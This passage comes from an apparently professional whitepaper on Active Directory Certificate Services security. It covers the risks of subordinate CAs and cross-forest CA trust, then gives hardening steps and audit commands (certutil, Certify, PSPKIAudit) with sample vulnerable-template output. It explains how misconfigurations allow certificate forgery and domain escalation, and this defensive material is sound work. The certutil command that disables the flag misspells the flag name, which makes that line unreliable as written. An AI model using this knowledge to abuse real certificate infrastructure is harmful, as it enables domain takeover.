Taken all together, this means that organizations should treat subordinate CAs as Tier 0 assets just like root CAs. Unfortunately, many third-party vendors - particularly network appliances that perform HTTPS interception - advocate for a subordinate CA certificate for the border device to “work properly”. Their documentation actively promotes this: ZScaler<sup>137</sup>, Palo Alto<sup>138</sup>, Fortinet<sup>139</sup>, SonicWall<sup>140</sup>, Digital Scepter<sup>141</sup>, Forcepoint<sup>142</sup>, and more. This introduces potential leakages of a subordinate CA certificate and means that these devices now must be considered Tier0 assets as well.

There is a better way. Organizations can setup *CA constraints*<sup>143</sup>, restrictions that constrain the types of certificates that a subordinate CA can issue. The Microsoft post “*HTTPS Inspection and your PKI*”<sup>144</sup> recommends this approach. Microsoft also states:

*“A typical subordinate CA can issue an end entity certificate for “ANY” purpose. Applying Application Policy allows restriction on the Enhanced Key Usage for certificates issued by a subordinate.”<sup>145</sup>*

Keyfactor also has a great post titled “*Restricting SSL Intercept and Proxy Sub CA Certificates*”<sup>146</sup> which describes why, and how, to implement this type of restriction, concluding with the following:

*“If you need a Sub CA certificate for an SSL Intercept or Proxy application, consider resigning the CSR to apply policy, a path length restriction, and an EKU restriction to prevent the application from generating certificates with usages beyond what is necessary. “*

## Breaking Forest Trusts via AD CS

We have done a fair amount of security research on AD domain trusts<sup>147</sup>, including receiving a CVE for our work on breaking the forest trust boundary<sup>148</sup>. AD CS introduces a set of

---

137 <https://help.zscaler.com/zia/signing-csr-using-active-directory-certificate-services>

138 <https://knowledgebase.paloaltonetworks.com/KCSAArticleDetail?id=ka10g000000CIW0CA0>

139 <https://docs.fortinet.com/document/fortigate/6.2.0/cookbook/680736/microsoft-ca-deep-packet-inspection#Create>

140 <https://www.sonicwall.com/support/knowledge-base/how-can-i-create-a-dpi-ssl-certificate-for-the-purpose-of-dpi-ssl-certificate-resigning/170503514073825/>

141 <https://digitalscepter.com/blog/entry/ssl-decryption-implementation>

142 <https://support.forcepoint.com/KBArticle?id=How-to-Create-a-Subordinate-Certificate-Authority>

143 <https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/constraints-what-they-are-and-how-they-amp-8217-re-used/ba-p/1129048>

144 <https://docs.microsoft.com/en-us/archive/blogs/crypto/https-inspection-and-your-pki-2>

145 <https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/constraints-what-they-are-and-how-they-amp-8217-re-used/ba-p/1129048>

146 <https://blog.keyfactor.com/restricting-ssl-intercept-and-proxy-sub-ca-certificates>

147 <https://medium.com/@harmj0y/a-guide-to-attacking-domain-trusts-ef5f8992bb9d>

148 <https://posts.specterops.io/not-a-security-boundary-breaking-forest-trusts-cd125829518d>

misconfiguration opportunities and architectural designs that can compromise the security boundary of an AD forest.

## CAs Trusts Breaking Forest Trusts

The Microsoft documentation “AD CS: Cross-forest Certificate Enrollment with Windows Server 2008 R2”<sup>149</sup> details how to set up a PKI infrastructure that allows “...enterprises to deploy a central PKI in one Active Directory Domain Services (AD DS) forest that issues certificates to domain members in other forests.” As professionals who have assessed the security of countless AD environments over the past several years, this concept causes us a lot of concern.

Microsoft defines AD forests as security boundaries<sup>150</sup>, meaning that principals external to the forest should not be able take control away from administrators within the forest. Organizations using a CA architecture that intentionally bridges this security boundary should do so with a huge amount of care to prevent cross-forest compromise.

Microsoft’s implementation documentation<sup>151</sup> recommends setting up a *resource forest* with one centralized AD CS instance that serves additional other *account forests*, providing these forests with enrollment services. This is architecturally similar to the Enhanced Security Admin Environment (ESAE, a.k.a. “red forest”) secured forest architecture, where one secured forest handles various security administration tasks for other forests, though a two-way forest trust is recommended here in the AD CS scenario instead of one-way trusts. Of note, EASE has now been retired<sup>152</sup> in preference for cloud-based solutions, but retired recommendations do not mean these architectures do not still exist.

The setup for cross-forest enrollment is relatively simple. Administrators publish the root CA certificate from the resource forest to the account forests and add the enterprise CA certificates from the resource forest to the NTAUTHCertificates and AIA containers in each account forest<sup>153</sup>. To be clear, this means that the CA in the resource forest has complete control over all other forests it manages PKI for. If attackers compromise this CA, they can forge certificates for all users in the resource and account forests, breaking the forest security boundary.

---

149 [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/ff955842\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/ff955842(v=ws.10))

150 [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc759073\(v=ws.10\)#forests-as-security-boundaries](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc759073(v=ws.10)#forests-as-security-boundaries)

151 [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/ff955845\(v=ws.10\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/ff955845(v=ws.10))

152 <https://docs.microsoft.com/en-us/security/compass/esae-retirement#why-change-the-recommendation>

153 [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/ff955845\(v=ws.10\)#deploying-ad-cs-for-cross-forest-certificate-enrollment](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-r2-and-2008/ff955845(v=ws.10)#deploying-ad-cs-for-cross-forest-certificate-enrollment)

## Foreign Principals With Enrollment Privileges

Another thing organizations need to be careful of in multi-forest environments is Enterprise CAs publishing certificates templates that grant *Authenticated Users* or foreign principals (users/groups external to the forest the Enterprise CA belongs to) enrollment and edit rights. When an account authenticates across a trust, AD adds the *Authenticated Users* SID to the authenticating user's token<sup>154</sup>. Therefore, if a domain has an Enterprise CA with a template that grants *Authenticated Users* enrollment rights, a user in different forest could potentially enroll in the template. Similarly, if a template explicitly grants a foreign principal enrollment rights, then a cross-forest access-control relationship gets created, permitting a principal in one forest to enroll in a template in another forest. Ultimately both these scenarios increase the attack surface from one forest to another. Depending on the certificate template settings, an attacker could abuse this to gain additional privileges in a foreign domain.

---

<sup>154</sup>[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/dd560679\(v=ws.10\)#the-problem-of-authenticating-users-from-a-trusted-forest](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/dd560679(v=ws.10)#the-problem-of-authenticating-users-from-a-trusted-forest)

## Defensive Guidance

We have covered a lot of ground on the offensive side. We are going to do our best to cover defensive advice we know of, starting with preventative guidance and then moving into detective measures and incident response recommendations.

At a high level, security and IT infrastructure teams should work together to build prevention, detection, and response playbooks around AD CS, ideally before setting up AD CS and integrating it into an AD environment. We have found that there is a general lack of knowledge surrounding the security implications of AD CS, and many teams would not know how to properly respond to compromises involving AD CS. We recommend planning and performing active response exercises for as many of the compromises as possible that have been detailed in this paper and consider detailed table-top exercises for response actions that would likely disrupt business operations (like rotating a root CA's private key).

As previously mentioned, we have broken out each preventative and detective action with IDs like the attack technique breakouts. At the end of each section describing a defensive action, the associated attack IDs are listed, just like the defensive IDs being listed at the end of attack description sections. We have broadly grouped the recommendations into preventative actions (PREVENT#) and detective actions (DETECT#).

We also highly recommend the book *“Windows Server 2008 - PKI and Certificate Security”*<sup>155</sup> for understanding, architecting, and securing Windows PKI systems.

## Preventive Guidance

For general preventative advice from Microsoft, see their *“AD CS Security Guidance”*<sup>156</sup> and the *“Securing PKI: Technical Controls for Securing PKI”*<sup>157</sup> documents, and the *“Windows Server 2008 PKI and Certificate Security”*<sup>158</sup> book for more complete guidance.

### Treat CAs as Tier 0 Assets - PREVENT1

Organizations should treat CA servers as a Tier 0 assets, securing it just as they would a domain controller. While many AD architects would think this is obvious, during our assessment of real

---

<sup>155</sup> <https://www.microsoftpressstore.com/store/windows-server-2008-pki-and-certificate-security-9780735640788>

<sup>156</sup> <https://social.technet.microsoft.com/wiki/contents/articles/10942.ad-cs-security-guidance.aspx>

<sup>157</sup> [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786426\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786426(v=ws.11))

<sup>158</sup> <https://www.microsoftpressstore.com/store/windows-server-2008-pki-and-certificate-security-9780735640788>



networks, we have noticed that many organizations do not treat CAs with the same sensitivity and they absolutely should be.

This extends beyond just the root CA. Recall from the *Unprotected Subordinate CAs* section that certificates issued by subordinate CAs, assuming the issued template allows for domain authentication, can be used to authenticate to the KDC in the domain. So, administrators should protect subordinate CAs as Tier 0 assets, along with any appliance or host possessing a subordinate CA certificate.

More information on CA architecture is detailed in the “*PKI Architecture Flaws*” section.

Many of these issues can be identified through either the PSPKIAudit<sup>159</sup> PowerShell toolkit, or Certify<sup>160</sup>.

#### Attack IDs:

- Forging Certificates with Stolen CA Certificates - DPERSIST1
- Trusting Rogue CA Certificates - DPERSIST2

## Harden CA Settings - PREVENT2

There are various settings that organizations should audit and harden on the Enterprise CAs. These settings need to be hardened on **EVERY** CA that is present in an environment for effective prevention.

Disable EDITF\_ATTRIBUTESUBJECTALTNAME2

To determine if the *EDITF\_ATTRIBUTESUBJECTALTNAME2* flag is present in your environment, run any of the following:

1. **PSPKIAudit:** Invoke-PKIAudit
2. **Certify:** Certify.exe cas
3. **Certutil:** certutil.exe -config "CA\_HOST\CA\_NAME" -getreg "policy\EditFlags"

This may need to be run from an elevated context if the enumeration fails. If this flag is present on any CA in your environment, we recommend disabling it as soon as possible. This setting being

---


<sup>159</sup> <https://github.com/GhostPack/PSPKIAudit>

<sup>160</sup> <https://github.com/GhostPack/Certify>

present means that if there is a domain-authentication-capable certificate template where approvals are not enabled, then any user who can enroll in the template can elevate to domain admin privileges. Administrators can disable this setting with the following command:

```
certutil -config "CA_HOST\CA_NAME" -setreg policy\EditFlags -
EDITF_ATTRIBUTESUBJECTALNAME2
```

If you must keep this setting enabled in your environment, enable manager approvals for any certificate template that allows for domain authentication:



*Figure 73 - Constraining Certificate Enrollments with Manager Approvals*

## Constrain Enrollment Agents

If the environment uses enrollment agents, restrict enrollment agents through the Certificate Authority MMC snap-in (*certsrv.msc*) by right clicking on the CA → Properties → Enrollment Agents. This allows you to restrict which principals can act as enrollment agents, and for which users/templates those agents can enroll on behalf of. For example, to only allow members of the *EnrollmentAgents* domain group to act as enrollment agents, where those members can only enroll in the *User* certificate template on behalf of members of the *NewEmployees* group, the configuration would be the following:




Figure 74 - Restricting Enrollment Agents through *certsrv.msc*

## Restrict CA Server Permissions

Network defenders should also audit CA servers' permissions. They can do so by the following means:

1. **PSPKIAudit:** Invoke-PKIAudit
2. **Certify:** Certify.exe cas
3. **MMC:** Administrators can list them manually via the Certificate Authority MMC snap-in (certsrv.msc) by right clicking on the CA → Properties → Security. Organizations should restrict the “Issue and Manage Certificates” and “Manage CA” permissions to appropriate administrative groups. Attackers can abuse the “Manage CA” right to compromise the domain and can use the “Issue and Manage Certificates” right to subvert approval processes (see Vulnerable Certificate Authority Access Control - ESC7 for more information):




Figure 75 - Auditing CA Permissions through certsrv.msc

Optionally, organizations can remove the “Request Certificates” (aka Enroll) permission from groups such as *Domain Users* as a preventive measure against some escalation scenarios. Removing enrollment permissions at the CA level will prevent that user/group from enrolling in any certificate templates. However, it is generally advised to restrict the enrollment permissions on the template level.

#### Attack IDs:

- EDITF\_ATTRIBUTESUBJECTALTNAME2 - ESC6
- Vulnerable Certificate Authority Access Control - ESC7

## Audit Published Templates - PREVENT3

The “*Certificate Enrollment*” section mentioned that administrators create templates then “publish” them to an Enterprise CA. AD CS specifies that a certificate template is enabled on an Enterprise CA by adding the template’s name to the `certificatetemplates` attribute of the Enterprise CA’s AD object. You can enumerate the templates published to a CA through the Certificate Authority MMC snap-in (*certsrv.msc*), expanding a CA and clicking on “Certificate Templates”:




Figure 76 - Enumerating Published Certificate Templates for a CA

The following commands can enumerate templates published by an Enterprise CA:

- **Certify:**
  - `Certify.exe cas` - List Enterprise CAs, including published templates:
  - `Certify.exe find` - Show all published templates:

- **Certutil:** `Certutil.exe -TCAInfo [DC=COMPANY,DC=COM]`

Administrators should remove unused templates from publication on every CA in the environment to lower the attack surface and opportunities for accidental misconfiguration.

#### Attack IDs:

- Misconfigured Certificate Templates - ESC1
- Misconfigured Certificate Templates - ESC2
- Misconfigured Enrollment Agent Templates - ESC3
- Vulnerable Certificate Template Access Control - ESC4
- EDITF\_ATTRIBUTESUBJECTALTNAME2 - ESC6
- Vulnerable Certificate Authority Access Control - ESC7

## Harden Certificate Template Settings - PREVENT4

As described extensively in the “*Domain Escalation*” section, there are various combinations of certificate template settings that can result in domain escalation. To audit these settings, run any of the following commands and analyze the permissions and configuration of each published certificate template:

- **PSPKIAudit:** `Invoke-PKIAudit`
- **Certify:**
  - `Certify.exe find [/hideAdmins]` - Display published templates:
  - `Certify.exe find /vulnerable [/hideAdmins]` - Display published templates that potentially could result in domain escalation
- **Certutil:**
  - `certutil.exe -TCAInfo` - Display published templates
  - `certutil.exe -v -dsTemplate` - Display template permissions

```
[!] Potentially vulnerable Certificate Templates:
CA                               : dc.theshire.local\theshire-DC-CA
Name                             : User2
OID                              : User2 (1.3.6.1.4.1.311.21.8.10395027.10224472.4213181.15714845.1171465.9.13801022.2350065)
VulnerableTemplateACL           : True
SensitiveTemplateSettings       : False
LowPrivCanEnroll                : False
EnrolleeSuppliesSubject         : False
EnhancedKeyUsage                 : Smart Card Logon (1.3.6.1.4.1.311.20.2.2)|Client Authentication (1.3.6.1.5.5.7.3.2)
HasAuthenticationEku            : True
HasDangerousEku                 : False
CManagerApproval                : False
IssuanceRequirements            : [Issuance Requirements]
                                Authorized signature count: 0
                                Reenrollment requires: same criteria as for enrollment.
ValidityPeriod                   : 2 years
RenewalPeriod                    : 6 weeks
Owner                            : THESHIRE\localadmin
DACL                             : NT AUTHORITY\Authenticated Users (Allow) - Read, Write
                                THESHIRE\Domain Admins (Allow) - Read, Write, Enroll
                                THESHIRE\Domain Users (Allow) - Read, Write, FullControl
                                THESHIRE\Enterprise Admins (Allow) - Read, Write, Enroll

CA                               : dc.theshire.local\theshire-DC-CA
Name                             : VulnTemplate
OID                              : VulnTemplate
                                (1.3.6.1.4.1.311.21.8.10395027.10224472.4213181.15714845.1171465.9.7077331.7158979)
VulnerableTemplateACL           : False
SensitiveTemplateSettings       : True
LowPrivCanEnroll                : True
EnrolleeSuppliesSubject         : True
EnhancedKeyUsage                 : Client Authentication (1.3.6.1.5.5.7.3.2)|Secure Email (1.3.6.1.5.5.7.3.4)|Encrypting File
                                System (1.3.6.1.4.1.311.10.3.4)
HasAuthenticationEku            : True
HasDangerousEku                 : False
CManagerApproval                : False
IssuanceRequirements            : [Issuance Requirements]
                                Authorized signature count: 0
                                Reenrollment requires: same criteria as for enrollment.
ValidityPeriod                   : 3 years
RenewalPeriod                    : 6 weeks
Owner                            : THESHIRE\localadmin
DACL                             : NT AUTHORITY\Authenticated Users (Allow) - Read
                                THESHIRE\Domain Admins (Allow) - Read, Write, Enroll
                                THESHIRE\Domain Users (Allow) - Enroll
                                THESHIRE\Enterprise Admins (Allow) - Read, Write, Enroll
                                THESHIRE\localadmin (Allow) - Read, Write
```

*Figure 77 – Sample Invoke-PKI Audit Output*

For templates that allow SAN specification via the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag AND allow for domain authentication, there are a few approaches for mitigation. If the template does not actually require SAN specification, the first option is to remove the “Supply in Request” setting under the “Subject Name” settings for any affected template (this will disable the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag):




Figure 78 - Vulnerable “Supply in the request” Subject Name Specification

Another option is to enable certificate approvals on the template:




Figure 79 - Constraining Certificate Enrollments with Manager Approvals

Also, under “Issuance Requirements”, administrators can configure authorized signatures to enact CSR signing restrictions for the template. There is more information on approvals and signatures in the *Issuance Requirements* section.

If an organization needs the “Supply in Request” setting enabled, please read Microsoft’s guidance on this subject<sup>161</sup> and restrict which users/groups have enrollment privileges to the template as much as possible. Administrators can restrict enrollment privileges by modifying the

161 [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786426\(v=ws.11\)#controlling-user-added-subject-alternative-names](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786426(v=ws.11)#controlling-user-added-subject-alternative-names)



security descriptor of the template to only allow carefully controlled groups to enroll, remembering that any principal with “Enroll” rights can obtain certificate as any domain user:

